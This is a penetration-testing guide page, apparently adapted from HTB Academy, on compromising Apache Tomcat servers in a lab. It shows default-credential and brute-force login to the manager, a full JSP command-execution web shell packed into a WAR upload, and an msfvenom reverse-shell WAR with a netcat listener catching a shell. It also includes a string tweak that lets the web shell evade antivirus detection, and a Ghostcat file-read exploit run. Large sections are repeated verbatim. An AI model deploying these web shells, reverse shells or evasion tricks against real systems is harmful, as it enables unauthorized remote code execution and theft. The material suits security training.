> For the complete documentation index, see [llms.txt](https://docs.hackjiji.org/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://docs.hackjiji.org/web-pentesting/cms/apache-tomcat.md).
# Apache Tomcat
[Apache Tomcat](https://tomcat.apache.org) is an open-source web server that hosts applications written in Java. Tomcat was initially designed to run Java Servlets and Java Server Pages (JSP) scripts. However, its popularity increased in Java-based frameworks and is now widely used by frameworks such as Spring and tools such as Gradle. According to data gathered by [BuiltWith](https://trends.builtwith.com/Web-Server/Apache-Tomcat-Coyote) there are over 220,000 live Tomcat websites at this time. Here are a few more interesting statistics:
* BuiltWith has gathered data that shows that over 904,000 websites have at one point been using Tomcat
* 1.22% of the top 1 million websites are using Tomcat, while 3.8% of the top 100k websites are
* Tomcat holds position [# 13](https://webtechsurvey.com/technology/apache-tomcat) for web servers by market share
* Some organizations that use Tomcat include Alibaba, the United States Patent and Trademark Office (USPTO), The American Red Cross, and the LA Times
## Tomcat - Discovery & Enumeration
Tomcat servers can be identified by the Server header in the HTTP response. If the server is operating behind a reverse proxy, requesting an invalid page should reveal the server and version. Here we can see that Tomcat version `9.0.30` is in use.
Custom error pages may be in use that do not leak this version information. In this case, another method of detecting a Tomcat server and version is through the `/docs` page.
### Identify Tomcat
```bash
curl -s http://app-dev.inlanefreight.local:8080/docs/ | grep Tomcat
Apache Tomcat 9 (9.0.30) - Documentation Index
```
This is the default documentation page, which may not be removed by administrators. Here is the general folder structure of a Tomcat installation.
Tomcat - Discovery & Enumeration
```shell-session
├── bin
├── conf
│ ├── catalina.policy
│ ├── catalina.properties
│ ├── context.xml
│ ├── tomcat-users.xml
│ ├── tomcat-users.xsd
│ └── web.xml
├── lib
├── logs
├── temp
├── webapps
│ ├── manager
│ │ ├── images
│ │ ├── META-INF
│ │ └── WEB-INF
| | └── web.xml
│ └── ROOT
│ └── WEB-INF
└── work
└── Catalina
└── localhost
```
The `bin` folder stores scripts and binaries needed to start and run a Tomcat server. The `conf` folder stores various configuration files used by Tomcat. The `tomcat-users.xml` file stores user credentials and their assigned roles. The `lib` folder holds the various JAR files needed for the correct functioning of Tomcat. The `logs` and `temp` folders store temporary log files. The `webapps` folder is the default webroot of Tomcat and hosts all the applications. The `work` folder acts as a cache and is used to store data during runtime.
Each folder inside `webapps` is expected to have the following structure.
Tomcat - Discovery & Enumeration
```shell-session
webapps/customapp
├── images
├── index.jsp
├── META-INF
│ └── context.xml
├── status.xsd
└── WEB-INF
├── jsp
| └── admin.jsp
└── web.xml
└── lib
| └── jdbc_drivers.jar
└── classes
└── AdminServlet.class
```
The most important file among these is `WEB-INF/web.xml`, which is known as the deployment descriptor. This file stores information about the routes used by the application and the classes handling these routes. All compiled classes used by the application should be stored in the `WEB-INF/classes` folder. These classes might contain important business logic as well as sensitive information. Any vulnerability in these files can lead to total compromise of the website. The `lib` folder stores the libraries needed by that particular application. The `jsp` folder stores [Jakarta Server Pages (JSP)](https://en.wikipedia.org/wiki/Jakarta_Server_Pages), formerly known as `JavaServer Pages`, which can be compared to PHP files on an Apache server.
Here’s an example web.xml file.
```xml
AdminServletcom.inlanefreight.api.AdminServletAdminServlet/admin
```
The `web.xml` configuration above defines a new servlet named `AdminServlet` that is mapped to the class `com.inlanefreight.api.AdminServlet`. Java uses the dot notation to create package names, meaning the path on disk for the class defined above would be:
* `classes/com/inlanefreight/api/AdminServlet.class`
Next, a new servlet mapping is created to map requests to `/admin` with `AdminServlet`. This configuration will send any request received for `/admin` to the `AdminServlet.class` class for processing. The `web.xml` descriptor holds a lot of sensitive information and is an important file to check when leveraging a Local File Inclusion (LFI) vulnerability.
The `tomcat-users.xml` file is used to allow or disallow access to the `/manager` and `host-manager` admin pages.
```xml
!-- user manager can access only manager section -->
```
The file shows us what each of the roles `manager-gui`, `manager-script`, `manager-jmx`, and `manager-status` provide access to. In this example, we can see that a user `tomcat` with the password `tomcat` has the `manager-gui` role, and a second weak password `admin` is set for the user account `admin`
### Enumeration
After fingerprinting the Tomcat instance, unless it has a known vulnerability, we'll typically want to look for the `/manager` and the `/host-manager` pages. We can attempt to locate these with a tool such as `Gobuster` or just browse directly to them.
Tomcat - Discovery & Enumeration
```shell-session
gobuster dir -u http://web01.inlanefreight.local:8180/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url: http://web01.inlanefreight.local:8180/
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
===============================================================
2021/09/21 17:34:54 Starting gobuster
===============================================================
/docs (Status: 302)
/examples (Status: 302)
/manager (Status: 302)
Progress: 49959 / 87665 (56.99%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/09/21 17:44:29 Finished
===============================================================
```
We may be able to either log in to one of these using weak credentials such as `tomcat:tomcat`, `admin:admin`, etc. If these first few tries don't work, we can try a password brute force attack against the login page, covered in the next section. If we are successful in logging in, we can upload a [Web Application Resource or Web Application ARchive (WAR)](https://en.wikipedia.org/wiki/WAR_\(file_format\)#:~:text=In%20software%20engineering%2C%20a%20WAR,that%20together%20constitute%20a%20web) file containing a JSP web shell and obtain remote code execution on the Tomcat server.
Custom error pages may be in use that do not leak this version information. In this case, another method of detecting a Tomcat server and version is through the `/docs` page.
Tomcat - Discovery & Enumeration
```shell-session
curl -s http://app-dev.inlanefreight.local:8080/docs/ | grep Tomcat
Apache Tomcat 9 (9.0.30) - Documentation Index
```
This is the default documentation page, which may not be removed by administrators. Here is the general folder structure of a Tomcat installation.
Tomcat - Discovery & Enumeration
```shell-session
├── bin
├── conf
│ ├── catalina.policy
│ ├── catalina.properties
│ ├── context.xml
│ ├── tomcat-users.xml
│ ├── tomcat-users.xsd
│ └── web.xml
├── lib
├── logs
├── temp
├── webapps
│ ├── manager
│ │ ├── images
│ │ ├── META-INF
│ │ └── WEB-INF
| | └── web.xml
│ └── ROOT
│ └── WEB-INF
└── work
└── Catalina
└── localhost
```
The `bin` folder stores scripts and binaries needed to start and run a Tomcat server. The `conf` folder stores various configuration files used by Tomcat. The `tomcat-users.xml` file stores user credentials and their assigned roles. The `lib` folder holds the various JAR files needed for the correct functioning of Tomcat. The `logs` and `temp` folders store temporary log files. The `webapps` folder is the default webroot of Tomcat and hosts all the applications. The `work` folder acts as a cache and is used to store data during runtime.
Each folder inside `webapps` is expected to have the following structure.
```shell-session
webapps/customapp
├── images
├── index.jsp
├── META-INF
│ └── context.xml
├── status.xsd
└── WEB-INF
├── jsp
| └── admin.jsp
└── web.xml
└── lib
| └── jdbc_drivers.jar
└── classes
└── AdminServlet.class
```
The most important file among these is `WEB-INF/web.xml`, which is known as the deployment descriptor. This file stores information about the routes used by the application and the classes handling these routes. All compiled classes used by the application should be stored in the `WEB-INF/classes` folder. These classes might contain important business logic as well as sensitive information. Any vulnerability in these files can lead to total compromise of the website. The `lib` folder stores the libraries needed by that particular application. The `jsp` folder stores [Jakarta Server Pages (JSP)](https://en.wikipedia.org/wiki/Jakarta_Server_Pages), formerly known as `JavaServer Pages`, which can be compared to PHP files on an Apache server.
Here’s an example web.xml file.
```xml
AdminServletcom.inlanefreight.api.AdminServletAdminServlet/admin
```
The `web.xml` configuration above defines a new servlet named `AdminServlet` that is mapped to the class `com.inlanefreight.api.AdminServlet`. Java uses the dot notation to create package names, meaning the path on disk for the class defined above would be:
* `classes/com/inlanefreight/api/AdminServlet.class`
Next, a new servlet mapping is created to map requests to `/admin` with `AdminServlet`. This configuration will send any request received for `/admin` to the `AdminServlet.class` class for processing. The `web.xml` descriptor holds a lot of sensitive information and is an important file to check when leveraging a Local File Inclusion (LFI) vulnerability.
The `tomcat-users.xml` file is used to allow or disallow access to the `/manager` and `host-manager` admin pages.
```xml
!-- user manager can access only manager section -->
```
The file shows us what each of the roles `manager-gui`, `manager-script`, `manager-jmx`, and `manager-status` provide access to. In this example, we can see that a user `tomcat` with the password `tomcat` has the `manager-gui` role, and a second weak password `admin` is set for the user account `admin`
***
After fingerprinting the Tomcat instance, unless it has a known vulnerability, we'll typically want to look for the `/manager` and the `/host-manager` pages. We can attempt to locate these with a tool such as `Gobuster` or just browse directly to them.
Tomcat - Discovery & Enumeration
```shell-session
HackJiji@htb[/htb]$ gobuster dir -u http://web01.inlanefreight.local:8180/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url: http://web01.inlanefreight.local:8180/
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
===============================================================
2021/09/21 17:34:54 Starting gobuster
===============================================================
/docs (Status: 302)
/examples (Status: 302)
/manager (Status: 302)
Progress: 49959 / 87665 (56.99%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/09/21 17:44:29 Finished
===============================================================
```
We may be able to either log in to one of these using weak credentials such as `tomcat:tomcat`, `admin:admin`, etc. If these first few tries don't work, we can try a password brute force attack against the login page, covered in the next section. If we are successful in logging in, we can upload a [Web Application Resource or Web Application ARchive (WAR)](https://en.wikipedia.org/wiki/WAR_\(file_format\)#:~:text=In%20software%20engineering%2C%20a%20WAR,that%20together%20constitute%20a%20web) file containing a JSP web shell and obtain remote code execution on the Tomcat server.
## Attack
If we can access the `/manager` or `/host-manager` endpoints, we can likely achieve remote code execution on the Tomcat server.
Brutefoce the tomcat manager page and the login credentials using Burp Suite Intruder or this Metasploit module: [auxiliary/scanner/http/tomcat\_mgr\_login](https://www.rapid7.com/db/modules/auxiliary/scanner/http/tomcat_mgr_login/):
```shell-session
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set VHOST web01.teszt.local
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set stop_on_success true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 10.129.201.58
```
If you want to route the metasploit traffic to your Proxy (e.g. BurpSuite), use the following option in Metasploit:
```shell-session
set PROXIES HTTP:127.0.0.1:8080
```
Tomcat Apache default configuration uses basic authentication, if you route your traffic to your Proxy server, you will see something like that:

A quick check of the value in the `Authorization` header for one request shows that the scanner is running correctly, base64 encoding the credentials `admin:vagrant` the way the Tomcat application would do when a user attempts to log in directly from the web application. Attacking Tomcat
```bash
echo YWRtaW46dmFncmFudA== |base64 -d
admin:vagrant
```
## Tomcat malicious WAR file upload
This interface is available at `/manager/html` by default, which only users assigned the `manager-gui` role are allowed to access. Valid manager credentials can be used to upload a packaged Tomcat application (.WAR file) and compromise the application. A WAR, or Web Application Archive, is used to quickly deploy web applications and backup storage.
The manager web app allows us to instantly deploy new applications by uploading WAR files. A WAR file can be created using the zip utility. A JSP web shell such as [this](https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/jsp/cmd.jsp) can be downloaded and placed within the archive.
Code: java
```java
<%@ page import="java.util.*,java.io.*"%>
<%
//
// JSP_KIT
//
// cmd.jsp = Command Execution (unix)
//
// by: Unknown
// modified: 27/06/2003
//
%>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "
");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
                }
        }
%>
```
Attacking Tomcat
```shell-session
HackJiji@htb[/htb]$ wget https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/jsp/cmd.jsp
HackJiji@htb[/htb]$ zip -r backup.war cmd.jsp
adding: cmd.jsp (deflated 81%)
```

Click on `Browse` to select the .war file and then click on `Deploy`.

This file is uploaded to the manager GUI, after which the `/backup` application will be added to the table.
If we click on `backup`, we will get redirected to `http://web01.inlanefreight.local:8180/backup/` and get a `404 Not Found` error. We need to specify the `cmd.jsp` file in the URL as well. Browsing to `http://web01.inlanefreight.local:8180/backup/cmd.jsp` will present us with a web shell that we can use to run commands on the Tomcat server.
We could also use `msfvenom` to generate a malicious WAR file.
The payload [java/jsp\_shell\_reverse\_tcp](https://github.com/iagox86/metasploit-framework-webexec/blob/master/modules/payloads/singles/java/jsp_shell_reverse_tcp.rb) will execute a reverse shell through a JSP file. Browse to the Tomcat console and deploy this file. Tomcat automatically extracts the WAR file contents and deploys it.
```bash
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.15 LPORT=4443 -f war > backup.war
Payload size: 1098 bytes
Final size of war file: 1098 bytes
```
Start a Netcat listener and click on `/backup` to execute the shell.
```sh
nc -lnvp 4443
listening on [any] 4443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.201.58] 45224
id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
```
## Alternative and discret JSP files
[This](https://github.com/SecurityRiskAdvisors/cmd.jsp) JSP web shell is very lightweight (under 1kb) and utilizes a [Bookmarklet](https://www.freecodecamp.org/news/what-are-bookmarklets/) or browser bookmark to execute the JavaScript needed for the functionality of the web shell and user interface. Without it, browsing to an uploaded `cmd.jsp` would render nothing. This is an excellent option to minimize our footprint and possibly evade detections for standard JSP web shells (though the JSP code may need to be modified a bit).
The web shell as is only gets detected by 2/58 anti-virus vendors.

```java
FileOutputStream(f);stream.write(m);o="Uploaded:
```
to:
```java
FileOutputStream(f);stream.write(m);o="uPlOaDeD:
```
results in **0/58** security vendors flagging the `cmd.jsp` file as malicious at the time of writing.
## CVE-2020-1938 : Ghostcat
Tomcat was found to be vulnerable to an unauthenticated LFI in a semi-recent discovery named [Ghostcat](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-1938). All Tomcat versions before 9.0.31, 8.5.51, and 7.0.100 were found vulnerable. This vulnerability was caused by a misconfiguration in the AJP protocol used by Tomcat. AJP stands for Apache Jserv Protocol, which is a binary protocol used to proxy requests. This is typically used in proxying requests to application servers behind the front-end web servers.
The AJP service is usually running at port 8009 on a Tomcat server. This can be checked with a targeted Nmap scan.
```shell-session
nmap -sV -p 8009,8080 app-dev.inlanefreight.local
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-21 20:05 EDT
Nmap scan report for app-dev.inlanefreight.local (10.129.201.58)
Host is up (0.14s latency).
PORT STATE SERVICE VERSION
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8080/tcp open http Apache Tomcat 9.0.30
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.36 seconds
```
The above scan confirms that ports 8080 and 8009 are open. The PoC code for the vulnerability can be found [here](https://github.com/YDHCUI/CNVD-2020-10487-Tomcat-Ajp-lfi).
The exploit can only read files and folders within the web apps folder, which means that files like `/etc/passwd` can’t be accessed.
```bash
HackJiji@htb[/htb]$ python2.7 tomcat-ajp.lfi.py app-dev.inlanefreight.local -p 8009 -f WEB-INF/web.xml
Getting resource at ajp13://app-dev.inlanefreight.local:8009/asdf
----------------------------
Welcome to Tomcat
Welcome to Tomcat
```
In some Tomcat installs, we may be able to access sensitive data within the WEB-INF file.
Credits: [academy.hackthebox.com](https://academy.hackthebox.com)